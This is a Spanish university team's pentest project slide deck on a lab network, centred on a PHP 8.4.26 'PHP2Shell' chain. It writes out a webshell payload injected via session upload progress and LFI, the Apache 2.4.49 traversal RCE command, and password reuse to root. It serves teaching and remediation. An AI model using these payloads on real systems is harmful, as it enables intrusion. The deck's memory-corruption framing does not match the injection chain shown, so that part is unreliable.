TRABAJO FINAL · UNIDAD I · SEMANA 07

PHP2Shell

CVE-2026-109618 · CVE-2026-109619

Del version gate a la explotación controlada de PHP 8.4.26

Análisis, explotación y remediación de la red universitaria.

EQUIPO

APAZA ANAHUA, DORIS

ANCCO RAFAEL, FABIOLA ANDREA

RAMOS VERA, ERICK JEAN PIER

NINA CRUZ, MARCO

CHURATA HUACANI, RONY FRANK

PAYE MAMANI, JOSE ENRIQUE

UNIVERSIDAD NACIONAL DE MOQUEGUA · INGENIERÍA DE SISTEMAS E INFORMÁTICA

Mgr. Juan Carlos Valero Gómez · 2026

Red 10.10.10.0/24 · 6 servidores · evidencia fechada en UTC

ENTORNO AFECTADO

Apache

`2.4.49 · prefork`

PHP

`8.4.26 · NTS`

Target

`session2.php @ :8080`

RCE pre-auth como www-data

RECORRIDO

Cinco fases, una historia

De la configuración de la red a la explotación de W2 y su mitigación.

01	**Fase 1 · Configuración y superficie**	Red, topología, activos, puertos y versiones de cada máquina.
02	**Fase 2 · Exploración**	Dos comandos por máquina: qué servicio corre y qué devuelve.
03	**Fase 3 · Explotación PHP2Shell**	Ficha, version gate, Chain A, www-data y root.
04	**Fase 4 · Mitigación**	Versión o configuración por máquina y comando de verificación.
05	**Fase 5 · Retest y cierre**	Antes/después, evidencia, lecciones y réplica.

Tesis: de la versión vulnerable a root, con evidencia en cada fase.

FASE 1 · CONTEXTO

La red universitaria

Servicios reales, datos de la universidad y un atacante dentro de la red.

La idea

La red universitaria expone un portal web, base de datos, respaldos, un Windows heredado y estaciones de trabajo. Todo en 10.10.10.0/24; M6 es el punto de auditoría desde donde se valida la superficie.

10.10.10.0/24 | **Red corporativa** | **Servicios activos**

Objetivo

Identificar, enumerar, explotar, escalar a root, remediar y verificar. Cada paso queda con comando, captura y hash para poder repetirlo en vivo desde Kali.

6 **servidores**

M1–M6 + router R0

24 **hallazgos**

9 CVE + 15 configuraciones


22 **explotadas**

con evidencia verificable

Equipo completo · 6 integrantes

Topología de la red y camino de ataque

Una sola puerta web, separación lógica por firewall y pivote desde M1.



La separación es lógica, no física: M4:445 y M5:5900 quedaron visibles desde M6 y se documentaron como desviación.

FASE 1 · ACTIVOS

Qué tiene cada máquina

IP, rol, puertos y versión clave antes de explorar.

MÁQUINA	IP	ROL	PUERTOS	SERVICIO / VERSIÓN
M1	10.10.10.11	Aplicación	22 · 80 · 8080	Apache 2.4.49 · PHP 8.4.26 · WP 7.0.1
M2	10.10.10.12	Base de datos	3306 · 6379	MariaDB 10.11.19 · Redis 6.2.6
M3	10.10.10.13	Respaldos	21 · 139 · 445 · 2049	Samba 4.5.10 · vsftpd 2.3.4 · NFS
M4	10.10.10.14	Windows Server	445 · 53	WS2016 14393 · DNS · SMB
M5	10.10.10.15	Cliente	3389 · 5900	Windows 10 19045 · TightVNC 2.8.90
M6	10.10.10.20	Auditoría	—	Kali · nmap · nxc · curl
R0	10.10.10.1	Router	—	MitraStar · DHCP off

M6 no es objetivo; R0 solo transporta. Las versiones son las que activan el version gate.

M1 · Aplicación

La puerta web de la universidad y el punto de pivote.

FUNCIÓN PRINCIPAL

Servidor de aplicación: publica WordPress y Moodle, concentra la base de datos y es la única entrada web (80/443). Desde aquí se pivota al resto.

STACK INSTALADO

- Ubuntu 22.04
- Apache 2.4.49
- PHP 8.4.26 (NTS)
- WordPress 7.0.1 · Moodle 5.0.11
- OpenSSH · usuario ubuntu

VULNERABILIDADES Y CVE

W2	CVE-2026-109618/109619 · PHP	**9.8**	RCE Chain A
W3	CVE-2021-41773 · Apache	**9.8**	RCE
W4	Clave débil usc.admin	**8.8**	login
M1-SSH	Clave reutilizada + sudo	**8.8**	root

QUÉ HICIMOS: W2 Chain A dio www-data; W3 dio RCE; W4 login admin; SSH + sudo dio root.

EXPLORACIÓN · 2 COMANDOS

```
$  nmap -sV -p 80 10.10.10.11
```

```
→  80/tcp open http Apache 2.4.49 (Unix) PHP/8.4.26
```

Qué hace: Confirma la puerta web y la versión exacta de PHP.

```
$  curl -s -o /dev/null -w "%{http_code}" http://10.10.10.11:8080/session2.php
```

```
→  200
```

Qué hace: Comprueba que el target de sesión responde antes de atacar.

Evidencia: EV-W2-07/08/09 · EV-005-M1-03 · EV-ROOT-CHAIN

M2 · Base de datos

Datos de WordPress y Moodle; Redis para sesiones.

FUNCIÓN PRINCIPAL

Servidor de base de datos: MariaDB guarda wordpress y moodle_db; Redis se usa para sesiones y caché. Es el objetivo del pivote desde M1.

STACK INSTALADO

- Ubuntu 22.04
- MariaDB 10.11.19
- Redis 6.2.6
- SNMP public/private
- 3306/6379 en la LAN

VULNERABILIDADES Y CVE

D1	Redis sin autenticación	**10.0**	PONG
D2	Claves de BD en wp-config	**8.1**	datos
D3	6379/3306 expuestos	**7.5**	pivote

QUÉ HICIMOS: Redis respondió PONG sin auth; por túnel SSH se leyó wordpress (12 tablas) y moodle_db (487).

EXPLORACIÓN · 2 COMANDOS

```
$ redis-cli -h 10.10.10.12 PING
→ PONG
```

Qué hace: Redis responde sin autenticación.

```
$ redis-cli -h 10.10.10.12 INFO server | grep redis_version
→ redis_version:6.2.6
```

Qué hace: Confirma la versión del servicio y el vector de acceso.

Evidencia: F04-001 · F04-003 · EV-007-RETEST

M3 · Respaldos

El backup que guarda la llave de M1 y M4/M5.

FUNCIÓN PRINCIPAL

Servidor de respaldos: FTP, NFS y Samba. Guarda copias de las bases y archivos; es el eslabón que entrega credenciales reutilizadas.

STACK INSTALADO

- Ubuntu 22.04
- Samba 4.5.10
- vsftpd 2.3.4
- NFS · /srv/storage/backups
- OpenSSH · rony123

VULNERABILIDADES Y CVE

B3	FTP anónimo + credenciales	**8.6**	expl.
B4	NFS no_root_squash	**8.1**	expl.

QUÉ HICIMOS: FTP anónimo entregó Admin13.-; NFS permitió escribir como root; esa clave abrió M1.

EXPLORACIÓN · 2 COMANDOS

```
$  curl -s ftp://anonymous:anonymous@10.10.10.13/backups/credenciales.txt

→  admin M4/M5: Admin13.-
```

Qué hace: El FTP anónimo expone credenciales en claro.

```
$  showmount -e 10.10.10.13

→  /srv/storage/backups 10.10.10.0/24
```

Qué hace: Lista el export NFS y confirma el punto de escritura.

Evidencia: F04-002 · F04-006 · EV-ROOT-CHAIN

M4 · Windows Server

Identidad heredada, DNS y SMB sin firmar.

FUNCIÓN PRINCIPAL

Windows Server 2016 heredado: DNS de uni.lab, SMBv1, Spooler y comparticiones. Es el salto a Windows y la identidad administrativa.

STACK INSTALADO

- WS2016 build 14393
- DNS standalone
- SMBv1 · signing off
- Spooler activo
- Administrador / soporte

VULNERABILIDADES Y CVE

S3	Admin con clave débil	**8.8**	Pwn3d!
S4	AXFR abierto	**5.3**	zona

QUÉ HICIMOS: S3 dio Pwn3d! y shares; AXFR entregó la zona; SYSTEM por tarea programada.

EXPLORACIÓN · 2 COMANDOS

```
$  nmap -p445 --script smb-security-mode 10.10.10.14
→  message_signing: disabled
```

Qué hace: SMB sin firma; superficie para el acceso.

```
$  dig axfr uni.lab @10.10.10.14 +short
→  app.uni.lab. 10.10.10.11 / bkp.uni.lab. 10.10.10.13
```

Qué hace: Transferencia de zona: mapa completo de la red.

Evidencia: F04-012/013/015/016/017 · EV-007-RETEST

M5 · Cliente

La estación del usuario y el control gráfico.

FUNCIÓN PRINCIPAL

Estación cliente Windows 10: navegador, SMB, RDP y TightVNC. Es el destino final de la cadena y el impacto sobre el usuario.

STACK INSTALADO

- Windows 10 21H2 · 19045
- SMBv1
- RDP sin NLA
- TightVNC 2.8.90
- cliente / Admin13.-

VULNERABILIDADES Y CVE

C2	Clave reutilizada	**8.8**	SMB
C4	VNC sin autenticación	**9.8**	desktop

QUÉ HICIMOS: VNC sin clave abrió el escritorio; whoami confirmó desktop-dt5f05n\cliente; se dejó el marcador PWNED-M5.

EXPLORACIÓN · 2 COMANDOS

```
$ nmap -sV -p5900 10.10.10.15
→ 5900/tcp open vnc
```

Qué hace: VNC expuesto en la estación cliente.

```
$ nmap -p5900 --script vnc-info 10.10.10.15
→ Security types: None · WARNING: no authentication
```

Qué hace: Confirma que el escritorio no pide clave.

Evidencia: F04-008/011 · F05-001 · EV-007-RETEST

M6 · Auditoría

Kali: el punto de partida y la evidencia.

FUNCIÓN PRINCIPAL

Estación de auditoría: no es objetivo. Ejecuta reconocimiento, escaneo, explotación, transferencia de artefactos y captura de evidencia.

STACK INSTALADO

- Kali Linux
- nmap · whatweb · wpscan
- nxc · redis-cli · smbclient
- curl · ssh · vncviewer
- FTP de artefactos :2121

VULNERABILIDADES Y CVE

—	No es objetivo del ataque	— auditor

QUÉ HICIMOS: Se ejecutaron escaneos, PoCs, túneles y capturas; M6 aloja el FTP de artefactos y los logs con SHA256.

EXPLORACIÓN · 2 COMANDOS

```
$  nmap -sn 10.10.10.0/24
```

```
→  Nmap done: 256 IP addresses (7 hosts up)
```

Qué hace: Descubre los hosts activos de la red.

```
$  nmap -sV -p80 10.10.10.11
```

```
→  80/tcp open http Apache 2.4.49 · PHP/8.4.26
```

Qué hace: Valida la puerta y la versión desde el auditor.

Evidencia: LOG-000-04…08 · EV-000-10/11 · galería de evidencias

REPARTO

PHP2Shell en seis partes

Cada integrante expone su máquina y una parte del caso W2.

1

Erick · M1

Ficha, CVSS, EPSS y version gate

2

Doris · M2

Precondiciones: NTS, prefork y php.ini

3

Rony · M3

Offsets reales y servicio 8080

4

Fabiola · M4

Chain A: session injection

5

Marco · M5

LFI, comando y explotación

6

Jose · M6

Evidencia, root por B3/SSH/sudo y retest

La exposición sigue el orden de la cadena: versión → precondiciones → offsets → sesión → LFI → root y retest.

METODOLOGÍA

Siete fases técnicas + informe final

Cada flecha tiene una puerta de versión: sin comparar instalada, rango y fix, no se avanza.



VERSION GATE

1 Versión instalada

php -v, httpd -V, wp core version,
smbd --version, winver

2 Rango vulnerable

NVD / CVE.org con fecha
y CVSS declarado

3 Versión que corrige

comparar instalada contra fix;
si es ≥, el CVE no cuenta

4 Decisión

explotable / versión sí,
condiciones verificadas / no aplica

Regla de oro: si la instalada es igual o mayor que la que corrige, el CVE no se cuenta como profundidad.

W2 fue el caso donde la versión estaba dentro del rango y el servicio explotado cumplía las condiciones: NTS, prefork y offsets reales. El gate confirmó versión y condiciones antes de ejecutar.

¿Qué es PHP2Shell y por qué importa?

Dos CVE de PHP 8.4.26 que se convierten en una cadena de explotación real.

01 QUÉ ES

- Dos CVE de corrupción de memoria en PHP 8.4.26.
- Ejecución remota antes de autenticarse.
- Chain A: session injection + LFI.
- Resultado: www-data.

02 POR QUÉ SE VOLVIÓ VIRAL

- Versión muy extendida en servidores web.
- Ataque remoto, pre-auth y de baja complejidad.
- PoC reproducible y CVSS 9.8.
- La historia de PHP a root se comunica sola.

03 CÓMO SE RELACIONA

- Version gate: 8.4.26 < 8.4.27.
- Servicio 8080 con NTS y prefork.
- Chain A dio www-data.
- B3, SSH y sudo dieron root.
- Parche 8.4.27 y retest.

CASO PRINCIPAL

W2 fue el caso principal: RCE pre-auth, CVSS 9.8 y cadena a root. No es solo un CVE: es una cadena.

24 hallazgos · 22 con evidencia

FASE 3 · W2 · FICHA

PHP2Shell en una página

Dos CVE de corrupción de memoria en PHP 8.4.26, explotables antes de autenticarse.

MÁQUINA	M1 · 10.10.10.11 · m1-app
SERVICIO	PHP 8.4.26 en mod_php sobre Apache 2.4.49
CVE	CVE-2026-109618 · CVE-2026-109619
CWE	CWE-416 · CWE-755 · CWE-824
AFECTADAS	8.4.0–8.4.26 (también 8.2, 8.3, 8.5)
CORRIGE	PHP 8.4.27
BINARIO	`libphp.so del servidor`
EXPLOIT	`php2shell-poc (validado)`
EPSS	n/d al 2026-10-27: CVE reciente sin puntuación pública
RELACIONADOS	CVE-2026-109619 (misma familia) · CVE-2021-41773 (W3)
ESTADO	RCE www-data + root por B3/sudo · parcheado 8.4.27

CVSS v3.1

9.8

CVE-2026-109618 · crítica

RCE pre-auth como www-data

8.1 · CVE-2026-109619 (v3.1) / 9.2 en v4.0

`Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

No se mezclan métricas: cada ficha declara su versión de CVSS.

Impacto declarado


1. **Ejecución remota** — antes de autenticarse
2. **Disclosure** — memoria del worker
3. **Salto** — acceso a datos de M2

La versión instalada está dentro del rango afectado: el version gate la marca vulnerable antes de tocar el PoC.

FASE 3 · W2 · VERSION GATE

8.4.26 está dentro del rango; 8.4.27 corrige

La comparación se hace antes del PoC y se documenta con evidencia.



INSTALADA

PHP 8.4.26

Dentro del rango afectado. El servicio expuesto corre con NTS y prefork.

CORRIGE

PHP 8.4.27

La instalada es menor que el fix: el CVE cuenta como vulnerable.

DECISIÓN

Versión sí · condiciones verificadas

El servicio cumple las condiciones; la explotación se documenta con evidencia.

El gate no dice “hay un CVE”: dice qué versión hay, si está dentro del rango, qué la corrige y qué evidencia lo demuestra.

El PoC no corre con cualquier PHP

Seis condiciones que el servicio explotado presenta en producción.

✓ **NTS**

Thread Safety disabled

El servicio corre sin Thread Safety.

✓ **Prefork**

Apache MPM prefork

El servicio usa MPM prefork.

✓ **display_errors**

On

El servicio muestra errores en la respuesta.

✓ **memory_limit**

16M

Límite del proceso PHP del servicio.

✓ **session.upload_progress**

On · cleanup Off

Vector de la corrupción en el servicio.

✓ **Offsets**

zif_system · zval_ptr_dtor

Del libphp.so del servidor, no de otro build.

PoC: comando ≤ 14 bytes · Chain A: sesión compartida + sink LFI (/lfi.php).

Estas condiciones se verificaron con php -i, httpd -V y nm sobre el servicio antes de ejecutar el PoC.

PHP 8.4.26 en el puerto 8080

El servicio que se explotó: Apache 2.4.49 prefork y PHP 8.4.26 NTS.

SERVICIO :8080

PHP 8.4.26 NTS

Apache	2.4.49 · MPM prefork
PHP	8.4.26 NTS · Thread Safety disabled
display_errors	On · memory_limit 16M
session.upload_progress	On · cleanup Off
session2.php	HTTP 200 · sesión compartida

SUPERFICIE

10.10.10.11:8080

index.php	entrada web
session2.php	sesión compartida
lfi.php	inclusión local
/tmp/sess_*	sesión en disco

Resultado: PHP 8.4.26 NTS sobre Apache 2.4.49 prefork, con el php.ini y los offsets del binario real.

php.ini y offsets del binario real

Los offsets no se copian de Internet: se derivan del libphp.so del servidor M1.

php.ini efectivo · servicio :8080

```
memory_limit = 16M
display_errors = On
max_input_vars = 5000
session.upload_progress.enabled = On
session.use_cookies = 1
session.use_strict_mode = 0
session.upload_progress.cleanup = Off
```

Verificado con php -i sobre el handler de Apache, no solo por CLI.

Símbolos y offsets

zif_system	0x52e6f0
system() del módulo	
zval_ptr_dtor	0x72ffd0
destructor en la corrupción	
htdata	0x6e0d8
tabla hash reportada	

```
$ nm libphp.so | grep -E 'zif_system|zval_ptr_dtor'
000000000052e6f0 t zif_system
000000000072ffd0 T zval_ptr_dtor
```

Un offset de otro build hace fallar el PoC aunque la versión sea la correcta.

Cómo se convierte la sesión en RCE

Cinco pasos desde session.upload_progress hasta uid=33(www-data).

1 — Activar

session.upload_progress crea /tmp/sess_<id> con el contenido del request.

2 — Inyectar

El nombre del campo y el valor introducen código PHP en la sesión.

3 — Incluir

El sink LFI (/lfi.php) incluye el archivo /tmp/sess_<id>.

4 — Ejecutar

PHP interpreta el código incluido en el contexto del worker.

5 — Impacto

id devuelve www-data; se escribe PWNED-M1-www-data.

```
python3 chain_a_session_lfi.py --host 10.10.10.11 --port 8080 \
  --inject-path /index.php --lfi-path /lfi.php --session-path /tmp --command "id; hostname"

[+] RCE CONFIRMED: uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

La cadena se ejecuta desde M1: session injection + inclusión de sesión. Después se escala por B3 → SSH → sudo y se cierra con parche.

Cinco pasos, comando y explicación

Lo que se teclea en Kali/M1 y lo que debe devolver cada paso.

1	`curl -c sid.txt -b sid.txt -F "PHP_SESSION_UPLOAD_PROGRESS=<?php system($_GET['c']); ?>" http://10.10.10.11:8080/index.php`	Crea la sesión y deja el archivo /tmp/sess_<sid> con el código inyectado.
2	`curl -b sid.txt http://10.10.10.11:8080/index.php`	Fuerza el mismo worker y confirma que la sesión persiste.
3	`curl "http://10.10.10.11:8080/lfi.php?f=/tmp/sess_<sid>"`	El LFI incluye el archivo de sesión; PHP interpreta el código.
4	`curl "http://10.10.10.11:8080/lfi.php?f=/tmp/sess_<sid>&c=id"`	Ejecuta id y devuelve uid=33(www-data).
5	`ssh ubuntu@10.10.10.11  # Admin13.-` `sudo id`	Reutiliza la clave de B3 y escala a root con sudo.

La sesión se crea con upload_progress; el LFI la incluye; el comando se ejecuta como www-data. Después se escala por B3/SSH/sudo.

Apache 2.4.49: traversal y RCE

Un segundo camino a www-data, independiente de PHP2Shell.

Qué se explota

Apache 2.4.49 permite traversal de rutas. Con CGI habilitado, la ruta llega a /bin/sh y ejecuta comandos como el usuario del servicio.

```
curl --path-as-is 'http://10.10.10.11:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' \
  -d 'echo Content-Type: text/plain; echo; id'

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lectura

- Apache 2.4.49 con CGI operativo.
- El traversal llega a /bin/sh.
- El comando se ejecuta como www-data.
- Evidencia: EV-005-M1-03.

W3 y W2 llegan al mismo nivel; se usan como rutas alternativas y se parchean por separado.

FTP anónimo: la llave maestra

De un backup en M3 a root en M1 por reutilización de credenciales.

Qué se explota

El FTP de M3 permite acceso anónimo y expone /backups. Dentro está credenciales.txt con la clave Admin13.-, la misma que usa ubuntu en M1.

```
curl -s ftp://anonymous:anonymous@10.10.10.13/backups/credenciales.txt

admin M4/M5: Admin13.-

ssh ubuntu@10.10.10.11   # Admin13.-   →   sudo id   →   uid=0(root)
```

Lectura

- FTP anónimo en M3.
- credenciales.txt en claro.
- La clave se reutiliza en ubuntu.
- sudo lleva a root; evidencia EV-ROOT-CHAIN.


Esta es la cadena que convierte www-data en root: no es un exploit nuevo, es reutilización de credenciales.

FASE 3 · EVIDENCIA

Lo que quedó demostrado

Log, captura y SHA256; evidencia verificable.


EV-W2-07 · Chain A RCE



session injection + LFI → uid=33(www-data) desde M1.

SHA256 e9916fa598a6f11f…

EV-W2-09 · root y marcador



B3 → credenciales → SSH ubuntu → sudo → /root/PWNED-M1-root.txt.

SHA256 30ebe1ebb93b76a9…

W3 · EV-005-M1-03 y W2 Chain A · EV-W2-07/08 son los RCE reales de M1; root se cierra por B3/SSH/sudo.

FASE 3 · IMPACTO

Qué se obtuvo

W2 sí dio www-data por Chain A; root se cierra con B3, SSH y sudo.

W2 · PHP2Shell	RCE www-data (Chain A)	**uid=33(www-data)** ✓
W3 · Apache 2.4.49	RCE www-data	**uid=33(www-data)**
B3 + M1-SSH · sudo	root	**uid=0(root)**

La diferencia entre “hay un CVE” y “se explotó” está en la evidencia: id, archivo o captura verificable.

Cadena real para root

